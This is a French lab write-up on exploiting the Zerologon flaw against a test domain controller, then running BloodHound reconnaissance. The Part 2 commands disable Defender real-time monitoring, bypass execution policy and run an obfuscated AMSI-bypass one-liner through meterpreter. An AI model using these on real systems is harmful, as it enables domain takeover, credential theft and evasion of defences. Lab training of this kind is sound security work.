
Zerologon



Ce TP a pour but d’exploiter la vulnérabilité (cve-2020-1472) du Protocol netlologon.

Le Netlogon Remote Protocol est une interface RPC (Remote Procedure Call) qui est utilisée pour l'authentification des utilisateurs et des machines sur les réseaux basés sur le domaine.

Cette vulnérabilité permet à un attaquant non authentifié disposant d'un accès réseau à un serveur AD d'établir une session Netlogon vulnérable et éventuellement d'obtenir des privilèges d'administrateur de domaine.

C’est une vulnérabilité microsoft qui cible le contrôleur de domaine dans le processus d’ouverture de session.


Attaquant : Kali

Cible : Windows server 2016, contrôleur de domaine, i,e contient une copie de l’annuaire AD.


Pour plus d’informations sur le fonctionnement (paramètres et références), regarder les infos du module sous metasploit.




Nous avons besoin du nom de domaine «NBNAME ».




Renseigner ce paramètre dans le module.



Vérifier si le système est vulnérable.




Le mot de passe a été réinitialisé.



Exposer les informations confidentielles présent sur l’AD.

Une image contenant texte


Description générée automatiquement





L’option « just-dc-ntlm » : permet d’extraire uniquement les hash (NTLM) du fichier NTDS.DIT.

Avec metasploit

















Part 2


BloodHound

wget https://github.com/BloodHoundAD/BloodHound/raw/master/Collectors/SharpHound.ps1









powershell\_shell

meterpreter > powershell\_shell

PS > Set-MpPreference -DisableRealtimeMonitoring $true

PS > Set-ExecutionPolicy Bypass -Scope Process -Force

PS > sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System' ) )."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),( "{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )

PS > Import-Module C:\Windows\Temp\SharpHound.ps1

PS > Invoke-BloodHound -CollectionMethod Default -OutputDirectory C:\Windows\Temp

